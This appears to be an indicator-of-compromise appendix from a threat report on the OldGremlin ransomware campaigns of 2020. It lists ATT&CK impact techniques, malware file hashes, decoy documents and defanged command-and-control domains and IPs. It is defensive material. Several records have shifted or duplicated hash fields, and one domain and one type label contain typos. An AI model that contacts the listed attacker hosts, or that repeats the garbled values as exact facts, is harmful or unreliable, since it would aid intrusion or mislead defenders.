IMPACT	ACCOUNT ACCESS REMOVAL (T1531)	The attackers changed account passwords to prevent technical staff from accessing compromised hosts.
	DATA DESTRUCTION (T1485)	The attackers destroyed backups to make it impossible to recover compromised infrastructure.
	DATA ENCRYPTED FOR IMPACT (T1486)	The attackers encrypted files with a view to obtain a ransom for recovering the files.
	INHIBIT SYSTEM RECOVERY (T1490)	The attackers deleted shadow copies and backups.
	SERVICE STOP (T1489)	The attackers stopped various services and processe in order to disable security controls and limit access to the compromised host.



## The campaign carried out between March 31, 2020 and April 2, 2020

Archive	TinyLink	TinyHTA
РЕКОМЕНДАЦИИ.ZIP	РЕКОМЕНДАЦИИ_***.DOCX.LNK	-
fd347bd7538b1850d48fc46d3bdbc8fc	2c6a9a38ace198ab62e50ab69920bf42	7F5C60B4B87C8DAA3102DE315CB0F821
РЕКОМЕНДАЦИИ.ZIP	РЕКОМЕНДАЦИИ_***.DOCX.LNK	-
65eacc6e59fc622420c4803550bb6373	306978669ead832f1355468574df1680	FD54FD8558DD344122250CEE5E81FF80
РЕКОМЕНДАЦИИ.ZIP	PEKOMEHДАЦИИ_***.DOCX.LNK	-
bc4c7724c41178d5f88326ac5e31f8e4	94293275fcc53ad5aca5392f3a5ff87b	AAACC8B450A08F79378508A5ED8C7389
	e47a296bac49284371ac396a053a8488	7F5C60B4B87C8DAA3102DE315CB0F821

Name	Рекомендации.zip
Туре	Archive
Size	20125 bytes
MD5	fd347bd7538b1850d48fc46d3bdbc8fc
SHA1	4f8b6451c576ab6c471f5d2ebdbe6aeb42af7b25
SHA256	b66174a64c1235c274f6fcd6e1d78641d54ce032aa66e7686b6faf1eeb262237

Name	Рекомендации.zip
Туре	Archive
Size	19634 bytes
MD5	65eacc6e59fc622420c4803550bb6373
SHA1	9abbaed8f9f986555b77439e89c248478a6f0cc1
SHA256	5fc9bd2e0d9b59ebc99cb872f5a85fde2b4f2100f14fcbdda6764838b7879cee

Name	Рекомендации.zip
Туре	Archive
Size	20329 bytes
MD5	bc4c7724c41178d5f88326ac5e31f8e4
SHA1	21081b0b19026b6baab6a6d220d75498de3979f1
SHA256	5622ab414f325960207f2d30f346061581b27971a7c07fc90027b41a8f88fef8

Name	Рекомендации_***.docx.lnk
Туре	TinyLink
Size	31901 bytes
MD5	2c6a9a38ace198ab62e50ab69920bf42
SHA1	34524fb4cc41a313604315c81da1a29fe8d2eeb7
SHA256	752b9fe24c357a04b0bdcad4d09e96bbad1bddfac8e637491b4181085eb58632

Name	Рекомендации_***.docx.lnk
Туре	TinyLink
Size	31671 bytes
MD5	306978669ead832f1355468574df1680
SHA1	dc5b5c9e991dffd1f692c052cf1a2af174b5f4b1
SHA256	273b91f37c01bd64d87c507db9868152665f964a2f5bbc744c207d6083e0af89

Name	Рекомендации_***.docx.lnk
Туре	TinyLink
Size	32390 bytes
MD5	94293275fcc53ad5aca5392f3a5ff87b
SHA1	d5872e7c1c544fc5be51dc4aeb3e21af4f924928
SHA256	d3082e2737ab637ee7ee09473ad51c3e98e85f54bfb613974c06ff6f35e5cd09

Name	_
Туре	TinyLink
Size	31806 bytes
MD5	e47a296bac49284371ac396a053a8488
SHA1	927e7b81816979c0393d926e013bb7b351756d43
SHA256	57af8362ebba93155fb29af190fd450903bd62983179e5096cb24b5d0d1ea153

Name	docx
Туре	Decoy document
Size	18470 bytes
MD5	48ea52e46347b1541fbda491f4a6ba01
SHA1	c7a3e3a76881bffe0e0166a04c46d8344cf6a3de
SHA256	1b4883b3895e8d337dd625a08fc3e8a4aa73634cc0669a773503a5fadbe72acf

Name	-
Туре	TinyHTA
Size	10880 bytes
MD5	7f5c60b4b87c8daa3102de315cb0f821
SHA1	b1d37e1ddfbc9a93a7f06248abd3b60313533481
SHA256	2579eb4d71e1bef127d69e4a3a243bf4ca9074b4ff86b39705b9cefae722612e
C2	hxxps://schedule.winupdate.workers[.]dev/load.php

Name	_
Туре	TinyHTA
Size	10745 bytes
MD5	fd54fd8558dd344122250cee5e81ff80
SHA1	d5e2c552066a2098d71424f20e91e6eda21a78b0
SHA256	1825f06d073c6140e58cb0e33830889e96d188fac3e65d522ba084501a35180b
C2	hxxps://schedule.winupdate.workers[.]dev/load[.]php

Name	_
Туре	TinyHTA
Size	11464 bytes
MD5	aaacc8b450a08f79378508a5ed8c7389
SHA1	bf1b25fb7a5e983b200a89e305671c46ee9b7c43
SHA256	6a370456fc10e7b55b07b0a8dc7662206dbb3d0407ff7573c85da00f4ee12ef3
C2	hxxps://schedule.winupdate.workers[.]dev/load.php

Name	load.php
Туре	OldGremlin.TinyPosh
Size	322925 bytes
MD5	1e54c8bc19dab21e4bd9cfb01a4f5aa5
SHA1	33fcf67ef0c773ae16605ba47fb040920885faf1
SHA256	c9b1e53c3ccbae2dcd4b1deb6062c7d5fe4309a842b29551f0bed23c8e5afe7f
C2	hxxp://136.244.67[.]59

Name	-
Туре	Decoy document
Size	18470 bytes
MD5	48EA52E46347B1541FBDA491F4A6BA01
SHA1	C7A3E3A76881BFFE0E0166A04C46D8344CF6A3DE
SHA256	1B4883B3895E8D337DD625A08FC3E8A4AA73634CC0669A773503A5FADBE72ACF

## The campaign carried out on 24 April, 2020

Name	Перечень_документов.docx.lnk
Туре	TinyLink
Size	28447 bytes
MD5	fc30e902d1098b7efd85bd2651b2293f
SHA1	54c74c995c734a59564de507c2608e0ecc5804f7
SHA256	5c9cf2e4f2392a60cb7fe1d3ca94bda99968c7ee73f908dfc627a6b6d3dc404a

Name	-
Туре	TinyHTA
Size	10905 bytes
MD5	adecfa8afd9c9c31add68fd0759de272
SHA1	c9a4fafeaf1140a7cf11f5520f38dbd7b0d3e4b6
SHA256	4344776fd0db851000f55682a1809bd9ca6ad0fcac63a6636d348f20fca19d8d
C2	hxxp://95.179.252[.]217/load.php

Name	docx
Туре	Decoy document
Size	15074 bytes
MD5	f0e71a66f600974d6bd8719db7aa6a4c
SHA1	26C3EF6741C1BF6F8C44B6FEE228194F15D9D419
SHA256	6E390175EF38AF9CAAD11EAFB6F6345FCB19B78BB958B395D8663BD8ED9670EC

Name	load.php
Туре	OldGremlin.TinyPosh
Size	342053 bytes
MD5	e0fe009b0b1ae72ba7a5d2127285d086
SHA1	ffb3cd3fb3ccb40352846ea5ece09e07767d6b5a
SHA256	ac95d34a008d0ec9deeb3d68afb16b2306a56b6bdc01810072a03b4f6a523586
C2	hxxp://95.179.252[.]217

## The campaign carried out on May 12, 2020

#### Network

Description	IOC
Domains from which the mailout was sent	<pre>ns***[.]online rbcholding[.]press</pre>
The address where the archive with TinyLink was located	hxxps://send.firefox[.]com/download/be5602cbf6a4b4ff/#0Q1o78vRVppXKpECt3VxcA
The address for booking an interview	hxxps://calendly[.]com/juliakoshkina
C&C for TinyHTA	hxxps://rough-grass-45e9.poecdjusb.workers[.]dexv/load.php
_	hxxps://calm-night-6067.bhrcaoqf.workers[.]dev
	hxxps://rough-grass-45e9.poecdjusb.workers[.]dev
	hxxps://broken-poetry-de86.nscimupf.workers[.]dev
	hxxps://ksdkpwprtyvbxdobr0.tyvbxdobr0.workers[.]dev
	hxxps://ksdkpwpfrtyvbxdobr1.tiyvbxdobr1.workers[.]dev

#### Files

Name	Исследование_***_РБК.zip
Туре	Malicious archive
Size	8775 bytes
MD5	fea5f8108aac19a163b2411bed5f8537
SHA1	3cf4a1717ee8cd9eaa5cb896168d1b7eee4835b1
SHA256	c1c11c51742c8067bcc967b7ce22af1a4b93eb4a02b2d814bfed5b3a991b8645

Name	Research_RBK.docx.lnk
Туре	TinyLink
Size	24246 bytes
MD5	0ae222dab0cf54266a3dd5d8ff319a87
SHA1	d40949b3abac1dc48a2d4cdf7b35d3be56a46736
SHA256	bfa9d5cc0d139f2d8bb16d0fc8e8d661c554e77523b4b1f6c0a48a5172e45b93

Name	-
Туре	Decoy document
Size	3317 bytes
MD5	A49BAED6C0544A66B57D7BE4F1B348F3
SHA1	FE7DDA8AF41DC66EBCB88A67E335F88D502762E6
SHA256	D3F56A18EBA21C5ECD1C6E07E37AD591EF1E7FC2EA6CD00E41365E1CD0EA0767

Name	-
Туре	TinyHTA
Size	18467 bytes
MD5	0219a93e29978284f5348f5ee5390ebc
SHA1	71dec9c200c29a9d445785af5c20c1d4ed903973
SHA256	55e2e30a93bffac26becbfed09d5948ddd41779c94d9ecba218608d71357f895
C2	hxxps://rough-grass-45e9.poecdjusb.workers[.]dexv/load.php
C2	hxxps://calm-night-6067.bhrcaoqf.workers[.]dev
C2	hxxps://rough-grass-45e9.poecdjusb.workers[.]dev
C2	hxxps://broken-poetry-de86.nscimupf.workers[.]dev
C2	hxxps://ksdkpwprtyvbxdobr0.tyvbxdobr0.workers[.]dev
C2	hxxps://ksdkpwpfrtyvbxdobr1.tiyvbxdobr1.workers[.]dev

Name	libservice.dll
Туре	TinyNode.JSrunner
Size	6595 bytes
MD5	089f24c1841eb0529071cc791e7f7660
SHA1	afc829651a54a0a1e77482ce5a6ef986ffd42bd9
SHA256	a3bf1a1b5789541645141e87527e02505b9ba1637fe342fa28165b6eeef62117

## The campaign carried out on June 3, 2020

#### Network

Description	IOC
The address from which an archive with TinyNode was downloaded	hxxps://dl.dropboxusercontent[.]com/s/omczqfzp77fits9/pack_2.zip?dl=0
TinyNode C2	<pre>hxxp://wispy-surf-fabd.bhrcaoqf.workers[.]dev/ hxxp://noisy-cell-7d07.poecdjusb.workers[.]dev/ hxxp://wispy-fire-1da3.nscimupf.workers[.]dev/</pre>

#### Files

NDA-Nemoloko.zip
Archive
998182 bytes
935c07053fd0871ee7f9db92eb0abf55
1562da5da954abe11595cfb9b59caea88b3fad00
55259e87c6761219ddaf5e14d760769205c203da9f0436fdc0cfa3b9f5df99c5

Name	_
Туре	Decoy document from archive
Size	1139650 bytes
MD5	81c670e8167edd341c1c385fd6d1fa06
SHA1	f83d62b647e5f9827936904c2d752a7e6dc6c02c
SHA256	7c0ba00e567b825a97549b6c2787efd30ed20c20b328601ed9c6e5372f42bfda

Name	NDA-Nemoloko-04062020.docx.lnk
Туре	TinyLink
Size	68351 bytes
MD5	f30e4d741018ef81da580ed971048707
SHA1	2af5efccfbac6de50f0c48c1a232e0b4ce497538
SHA256	71f351c47a4cd1d9836b39da8454d1dc20df51950fe1c25aa3192f0d60a0643f

Name	-
Туре	Decoy document from LNK
Size	48495 bytes
MD5	a8c74eb5cd6e81304087e5e5e47de05d
SHA1	ee4d202b095437c6b7df332ea1fc31ba741e433c
SHA256	a4a226cf6166623f9906ef0bcfd562c14dcdff70db7aa9bc50dcbe4a7c8615f2

-
TinyHTA
17367 bytes
dd5425c2d6f79ba92ac8dd1d3db6d86f
75793b4af11f620101dd0343fb286ff8750275c3
18035b49b26ab4e2b758f605339e21b0bd8e3509046ae59f25a1be8456418cc4
hxxps://dl.dropboxusercontent.com/s/omczqfzp77fits9/pack_2.zip?dl=0

Name	pack_2.zip
Туре	Archive with TinyNode
Size	6808684 bytes
MD5	18afc7b69a4d2fa23c45e145fd1012ad
SHA1	593567a48c2a29312fec5dd543f0d914f248969e
SHA256	222e4c7d2910968fd74190397472ceace6e8b8fdb15378aacb8e9efbe100dcc5
C2	hxxp://wispy-surf-fabd.bhrcaoqf.workers[.]dev/
C2	hxxp://noisy-cell-7d07.poecdjusb.workers[.]dev/
C2	hxxp://wispy-fire-1da3.nscimupf.workers[.]dev/

Name	report.dll
Туре	TinyNode C2 file
Size	135 bytes
MD5	83e2c8227b2445031302d837b1097d1c
SHA1	b9881bedb93ab53db5232cccc811578d5f15b906
SHA256	d765e8110c5a1e1aa8652f774cce3677cef440833af97b5ed99be7aefd67a016

Name	libservice.dll
Туре	TinyNode.JSrunner
Size	6592 bytes
MD5	d43e15de0d500dcaf69fc15ee0af1197
SHA1	72f8101b46b63987e1b181dc90004a892a243e64
SHA256	f0791aec772ef88d44436c72535e6943796642a7cc3c6359a477572b6d9d95b1

## The campaign carried out on June 30, 2020

#### Network

Description	IOC
The address from which TinyScout was downloaded	hxxp://45.61.138[.]170/decide.php
TinyScout C2	hxxps://hello.tyvbxdobr0.workers[.]dev
TinyPosh C2	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev
	hxxps://old-mud-23cb.tkbizulvc.workers[.]dev
	hxxp://45.61.138[.]170

#### Files

Name	N-388-30.06.2020.docx.lnk
Туре	TinyLink
Size	61408 bytes
MD5	e1692cc732f52450879a86cb7dcfbccd
SHA1	afd3de962d53ee4caa94f67eeca62e0ecb369364
SHA256	dc9cbd484395367158c5819882ac811ee8464a62b018ffa51d3d476003643e54

Name	N-388-30.06.2020.docx
Туре	Decoy document
Size	46422 bytes
MD5	7e7ae1fbd18ab7a1c0b2226bf73b5d55
SHA1	8cb0cabb1774bc1c0d4594b66fcd326cfe528911
SHA256	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

Name	-
Туре	TinyHTA
Size	12524 bytes
MD5	B812679AA1B1B5F3668E7FD76B998AEA
SHA1	CCD58E475DFAD609F291DE578F792E2B135D1443
SHA256	1111C96A03B1D451911209E764231181DA6EF232E4C9DAF58E8511F224AE51E8
C2	hxxp://45.61.138[.]170/decide.php

Name	decide.php
Туре	TinyScout
Size	61008 bytes
MD5	7B955E0886922CEBEC79FC51FD33BE87
SHA1	8F679A797DBA55FB0D30B22AB3C3A038A726757D
SHA256	F29FB901F37724A526A9906419C609220F37B1ECC7DEDFFD275A51C298CCE85C
C2	hxxps://hello.tyvbxdobr0.workers[.]dev
C2	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev
C2	<pre>hxxps://old-mud-23cb.tkbizulvc.workers[.]dev hxxp://45.61.138[.]170</pre>

Name	load.php
Туре	TinyPosh
Size	133981 bytes
MD5	51EDC0511ED28665D8FF07289FE91D8D
SHA1	F1C831C4A0E21A3091949BA674268F24A6D09B9E
SHA256	EF4B19A066D319B4524733A8DA3B3EFAC456F3944E019EE26A80A924A4C11C2D
C2	hxxps://hello.tyvbxdobr0.workers[.]dev
C2	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev
C2	hxxps://old-mud-23cb.tkbizulvc.workers[.]dev
C2	hxxp://45.61.138[.]170

Name	index.php
Туре	TinyCrypt
Size	1377842 bytes
MD5	570D2C6764C21552C710F4386D89D8A9
SHA1	BE5E11058B378724A3CDB3BC4CC51EB876EB645A
SHA256	CE7AF8D6E60DE3F79785257B13E5B1635668B696000C9A8CF3794BA64D26A06A
C2	hxxp://45.61.138[.]170/web/index.php?r=bag

Name	source.dll
Туре	.NET Injector
Size	330D222DA722CFB902EA2FA56F9D39EF
MD5	C0BF75F2CFE261187FE24E32D67A489307FF7DEB
SHA1	0053DFB1066DCD127684127E7FC2DCF27B8F6685D1E332D9278D4D99E10B9A5F
SHA256	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

Name	Email Password-Recovery
Туре	NirSoft tool
Size	18b0cc3ee79e8d166ce3910684cab401
MD5	6e4dec1de0e71952ca4a364c42d4bc6be64010f4
SHA1	283bbf74b895bbc074fd3869b207226cd21d88830dee2f12e8b2d20ce1f82e5d
SHA256	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

Name	Web Browser Pass View
Туре	NirSoft tool
Size	053778713819beab3df309df472787cd
MD5	99c7b5827df89b4fafc2b565abed97c58a3c65b8
SHA1	f999357a17e672e87fbed66d14ba2bebd6fb04e058a1aae0f0fdc49a797f58fe
SHA256	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

## The campaign carried out on July 7, 2020

#### Network

Description	IOC
An address from which TinyScout was downloaded	hxxps://hello.tyvbxdobr0.workers[.]dev/decide.php
TinyScout C2	<pre>hxxps://hello.tyvbxdobr0.workers[.]dev hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev hxxps://old-mud-23cb.tkbizulvc.workers[.]dev hxxp://45.61.138[.]170</pre>

#### Files

Name	Covid19-ВтораяВолна.zip
Туре	Archive
Size	14416 bytes
MD5	A0C498C053A331229085BAE29B00ABDD
SHA1	4A17CDD0B7552BEA5F1F24548218489A8EE00878
SHA256	EC838AE6B9F031B7B57D37E4A11B92F63C68B67640EE42B2EDB6D6C98EA9AD74

Name	<%dirty_name%>.docx.lnk
Туре	TinyLink
Size	28101 bytes
MD5	ac27db95366f4e7a7cf77f2988e119c2
SHA1	293d959695690ddae75ad1d4411cd72c1c2b0b97
SHA256	827773bd4558521678608e84f27c5f0eebc6761aa40892b6b0bef67109b751c5

Name	-
Туре	Decoy document
Size	12751 bytes
MD5	4098DDD8035A3BF254F1E8B4FAEF396A
SHA1	6F91D03B34A9A1684C0DC01B6B623DAFF2E0E892
SHA256	1E5256D0A49BFC85CB120B58B501B81DE17A80E42D0D3673A798627FD11A54AA

Name	-
Туре	TinyHTA
Size	12832 bytes
MD5	3E82773322A0C084FEE0B0E9A8CF55ED
SHA1	CBDBA87DF40E08208AC324550BF649F419384E9F
SHA256	46D0F25F4A241D8F5887F6A46522029F9C6B561802566E4290713B8AF95E83D4
C2	hxxps://hello.tyvbxdobr0.workers[.]dev/decide.php

Name	decide.php
Туре	TinyScout
Size	61016 bytes
MD5	C81CBEA7B3FD7B02F7F6AAF7B90A2247
SHA1	B014A640C81D940C86B37C51373120288D3349A3
SHA256	EF605F2B9D65C01C888DB6D52EED2EED35403B6F9F9E2E2E37BCFC45DBADD718
C2	hxxps://hello.tyvbxdobr0.workers[.]dev
C2	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev
C2	hxxps://old-mud-23cb.tkbizulvc.workers[.]dev
C2	hxxp://45.61.138[.]170

## The campaign carried out on August 10/11, 2020

#### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/2Ds6Z2I	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/04	d1ff8866c80803507df5666e5699a0d5
hxxps://bit[.]ly/2PAwroY	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/01 hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/02	
hxxps://bit[.]ly/3ipNneh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/02	
hxxps://bit[.]ly/2PEuAQc	hxxps://green-cherry-3361.nscimupf.workers[.]dev/03 hxxps://green-cherry-3361.nscimupf.workers[.]dev/02	d9e4341f8b70984ac822d9bdc1026c57
hxxps://bit[.]ly/3ihn3D4	hxxps://green-cherry-3361.nscimupf.workers[.]dev/01	
hxxps://bit[.]ly/2CeH5i6	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/006	d9d745196460d2511c2a930739750f78
hxxps://bit[.]ly/2DOczMr	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/003 hxxps://cool-unit-189b.poecdjusb.workers[.]dev/002	
hxxps://bit[.]ly/3irwdwH	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/002	
hxxps://bit[.]ly/31P0dw7	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/04	686cd33bf5abeafe0bf6b62bb84c368c
hxxps://bit[.]ly/30F3miA	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/02	
hxxps://bit[.]ly/3gK9fjV	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/01	
hxxps://bit[.]ly/31EgJ1T	hxxps://wild-wind-5119.bhrcaoqf.workers[.]dev/03	
hxxps://bit[.]ly/3ihn3D4	hxxps://green-cherry-3361.nscimupf.workers[.]dev/01	
hxxps://bit[.]ly/3irwdwH	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/002	
hxxps://bit[.]ly/2DAY4Mh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/03	
hxxps://bit[.]ly/2PFNiXE	hxxps://green-cherry-3361.nscimupf.workers[.]dev/05	
hxxps://bit[.]ly/30EJKer	hxxps://green-cherry-3361.nscimupf.workers[.]dev/02	
hxxps://bit[.]ly/3acjLOM	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/05	
hxxps://bit[.]ly/3ipNneh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/02	
hxxps://bit[.]ly/3fHCMtr	hxxps://green-cherry-3361.nscimupf.workers[.]dev/04	
hxxps://bit[.]ly/30HBGtt	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/0055	

Short link	Link	Archive MD5
hxxps://bit[.]ly/2DAY4Mh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/03	
hxxps://bit[.]ly/2DAY4Mh	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/03	
hxxps://bit[.]ly/30EJKer	hxxps://green-cherry-3361.nscimupf.workers[.]dev/02	
hxxps://bit[.]ly/3acjLOM	hxxps://shiny-feather-2337.tyvbxdobr0.workers[.]dev/05	
hxxps://bit[.]ly/3fHCMtr	hxxps://green-cherry-3361.nscimupf.workers[.]dev/04	
hxxps://bit[.]ly/30HBGtt	hxxps://cool-unit-189b.poecdjusb.workers[.]dev/0055	2d1095afb083a73537b193a7dd46b9d7

#### Files

Name	Акт сверки ФинАудитСервис.[0-9a-z]{6}.zip
Туре	Initial archive
Size	638410 bytes
MD5	2d1095afb083a73537b193a7dd46b9d7
SHA1	99c832b2b39a4826cd5756714339d8f781fdaf1a
SHA256	0eeb8ecf20cf0b00d6c5a28649507bd4cd0bb3c135f84801ab05ee0bfcc4aa68

Name	7za.exe
Туре	Legit application
Size	471552 bytes
MD5	632f81520aeef635c2e86a7ebd032131
SHA1	fdc663954b7926f90f0626801c3eb821f91d9e42
SHA256	dfa9dc10c2e18009cba21d219ff6792b908b5a3c0946bac162265b461c02d6be

Name	document.doc
Туре	Decoy document
Size	477 bytes
MD5	7fe868b3f3cfdad45ceb9f1a6f97a194
SHA1	7546a365cdaeebfd3be7506dbd86cf4dcbad026b
SHA256	49417ff452ea989ec2ac6d3ff3878caecf71c4c2e5caaaf560d4350a66b2b379

Name	service
Туре	Script
Size	19206 bytes
MD5	4333f9d3e9832522270384ba39e9047b
SHA1	688dcea40da20140bbeea5eb17a1967c5a4f8460
SHA256	fc3c6671d19450696bbe73f6ec12388f3b89149f0093312fbc1237e245919afd

Name	wget.exe
Туре	Legit application
Size	401408 bytes
MD5	bd126a7b59d5d1f97ba89a3e71425731
SHA1	457b1cd985ed07baffd8c66ff40e9c1b6da93753
SHA256	a48ad33695a44de887bba8f2f3174fd8fb01a46a19e3ec9078b0118647ccf599

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	660961 bytes
MD5	d99b5066d8cd0f042c6b1aa18855c4f0
SHA1	c19b68e4b1cb251db194e3c0b922e027f9040be3
SHA256	268953af63bad4895dd06c024fd1ec2af2c134623a0e100e26894e4d6bab741e

Name	Акт сверки РСПП.[0-9a-z]{6}.zip
Туре	Initial archive
Size	644460 bytes
MD5	686cd33bf5abeafe0bf6b62bb84c368c
SHA1	b83fb48c4018d8c8db681e18df97827240c678e0
SHA256	3afd94956cbb908d61db7689bc18d606f02dc0f20200dd1e353d0bcc6c4b03fe

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	718578 bytes
MD5	1f0613891576c43e4202cb678a2a4a01
SHA1	a2d4b0914d164f2088130bee3cdcf4e5f4765c38
SHA256	6269fd417f93e7c0d7cab576b35dc3b6f6a58c0f04e75533bad84987c228f0e6

Name	Акт сверки РСПП.[0-9a-z]{6}.zip
Туре	Initial archive
Size	638402 bytes
MD5	9f3d7648a437e92f82412664a0ba38ed
SHA1	ec34986dc472dbcdb9dd2e1ad1c42e1d11d59263
SHA256	6f9093723e8f952e280396899c0ea3df2370ccd5e4100c2d5dab6ecc6aede224

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	660961 bytes
MD5	d99b5066d8cd0f042c6b1aa18855c4f0
SHA1	c19b68e4b1cb251db194e3c0b922e027f9040be3
SHA256	268953af63bad4895dd06c024fd1ec2af2c134623a0e100e26894e4d6bab741e

Name	Счет на оплату РСПП.[0-9a-z]{6}.zip
Туре	Initial archive
Size	646425 bytes
MD5	d1ff8866c80803507df5666e5699a0d5
SHA1	965ff45695e6b2eacbbb1317b7789479f925cb2e
SHA256	0932b17c596d24163682e7e6bcc74421114fbb83b1181fd27577ad691532a632

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	711277 bytes
MD5	b0bba84c50dc46946a130bdfdef2983b
SHA1	2c687d52cc76990c08ec8638399f912df8fb72de
SHA256	e7d2deba4fccbea79ffa209ebe0ce49f98aecfb340c8d6ec3ea1773cb12cb07e

Name	Счет на оплату РСПП.[0-9a-z]{6}.zip1zip
Туре	Initial archive
Size	646055 bytes
MD5	d9e4341f8b70984ac822d9bdc1026c57
SHA1	d03d9209ee9b7caa978050da2029e334061c1d2b
SHA256	a7aed88555aa6aff1709fd2feabbaec0d20041fcedf0a37e9c6f74f2b4e9a4dd

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	732155 bytes
MD5	f6d5246abdd434a24a6739869eaac132
SHA1	8b20babe972f580f1b8f4aca4f7724f7866a595a
SHA256	75fa551eec71d6d8b9817266813715c2bbb7a537005587f9f1e0d058a05febc6

Name	Акт сверки ФинАудитСервис.[0-9a-z]{6}.zip	
Туре	Initial archive	
Size	645405 bytes	
MD5	d9d745196460d2511c2a930739750f78	
SHA1	7a8188a627540aac403fc74a1e38f3fb4221bbdd	
SHA256	f8afaaddf1053e11366340c7324a17a8e7cbff1fc9cf0aa13f0a9dbe0830ba7a	

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	767441 bytes
MD5	0c6b402571d0d7b021997c144fd8895e
SHA1	18a28811dbbcc97757091ddb3e3ab6982b0bbfc9
SHA256	ac99ac38788b2cc42bd0a9cf6455d86205c21485e228b23cc71b49039fb1ba40

## The campaign carried out on August 13, 2020

#### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/2Cl0rSR	hxxps://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/004	782c2a7ba8b2572b33f9761327d89c22
hxxps://bit[.]ly/2DBnXf3	hxxps://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/001	
hxxps://bit[.]ly/2EZQsmK	hxxps://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/005	
hxxps://bit[.]ly/3gPutND	hxxps://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/003	
hxxps://bit[.]ly/3gR9VnS	hxxps://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/007	
hxxps://bit[.]ly/3gRCmCb	hxxps://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/008	
hxxps://bit[.]ly/2DS4Uga	hxxps://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/002	
hxxps://bit[.]ly/31ERyMm	hxxps://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/04	

#### Files

Name	Счет на оплату РБК.[0-9a-z]{6}.zip
Туре	Initial archive
Size	649066 bytes
MD5	782c2a7ba8b2572b33f9761327d89c22
SHA1	ce5c44f1f10244a6c37b7b9770cd322947bcaf
SHA256	9106288e7c43b6291829f477baa55650f3e8e45cb5f95e114ffabc00dca52a25

Name	<%dirty_name%>.exe	
Туре	TinyNode	
Size	723049 bytes	
MD5	30fdbf2335a9565186689c12090ea2cf	
SHA1	a9a282a11a97669d96cce3feaeaaa13051d51880	
SHA256	65267892a81d5e6c38c12d808623314ed9798156f3c24df2e8e906394fd51396	

Name	document.doc
Туре	Decoy document
Size	477 bytes
MD5	7fe868b3f3cfdad45ceb9f1a6f97a194
SHA1	7546a365cdaeebfd3be7506dbd86cf4dcbad026b
SHA256	49417ff452ea989ec2ac6d3ff3878caecf71c4c2e5caaaf560d4350a66b2b379

Name	service
Туре	Script
Size	19206 bytes
MD5	4333f9d3e9832522270384ba39e9047b
SHA1	688dcea40da20140bbeea5eb17a1967c5a4f8460
SHA256	fc3c6671d19450696bbe73f6ec12388f3b89149f0093312fbc1237e245919afd

## The campaign carried out on August 14, 2020

#### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/3akT1LK	hxxps://odd-thunder-c853.tkbizulvc.workers[.]dev/	e2dff305785a19f0d2eb1e48af22ffa2
hxxps://bit[.]ly/3fUIDg3	hxxps://aged-rain-32f0.bhrcaoqf.workers[.]dev/	fad48c6feee501c439118ba35a490327
hxxps://bit[.]ly/30TGUCh	hxxps://rapid-cake-5a6a.bhrcaoqf.workers[.]dev/	8edfafb0b2bac84ed1de8e0db4199f8e
hxxps://bit[.]ly/3amuLsD	hxxps://withered-butterfly-9cd3.tkbizulvc.workers[.]dev/	f625b9003ae03ef9ce8b1f245bb4a016

#### Files

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	748076 bytes
MD5	b9722a826f73022c04972a6384a3e5c1
SHA1	63aa6ee17e4afeaaacef571e7a8f785cc55c234f
SHA256	095989e0b524af5e8cae7ac1b9c9018c0d7b5078691f129752c185535c975e68

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	723177 bytes
MD5	bef71ffedfcef72e60a92113c17beaa5
SHA1	7bce9b2c788a4599000c2c1c53f2bc9be6c6e06b
SHA256	076b9fac004cc230dec755809994595d75a8720bf57b90819158e549a25ff102

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	717076 bytes
MD5	4dc91da4e44aa9248c9086647bdecde9
SHA1	c78374d2709f5c45a8abd3734e3490c3f5413ff9
SHA256	207cb54af358203cb7811202ef84e8dca523634951ddd5d7da101799136d4a5e

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	714755 bytes
MD5	d4cf5fd13c436523ec34e30c22ae5b63
SHA1	c1d750bc54a456fa105d4669ec7884879f13ee90
SHA256	c6a2d72497aba7889a34f8805a859f6717b53d4959c6ec067d87de8103f91fe7

Name	service
Туре	INSERT
Size	19206 bytes
MD5	4333f9d3e9832522270384ba39e9047b
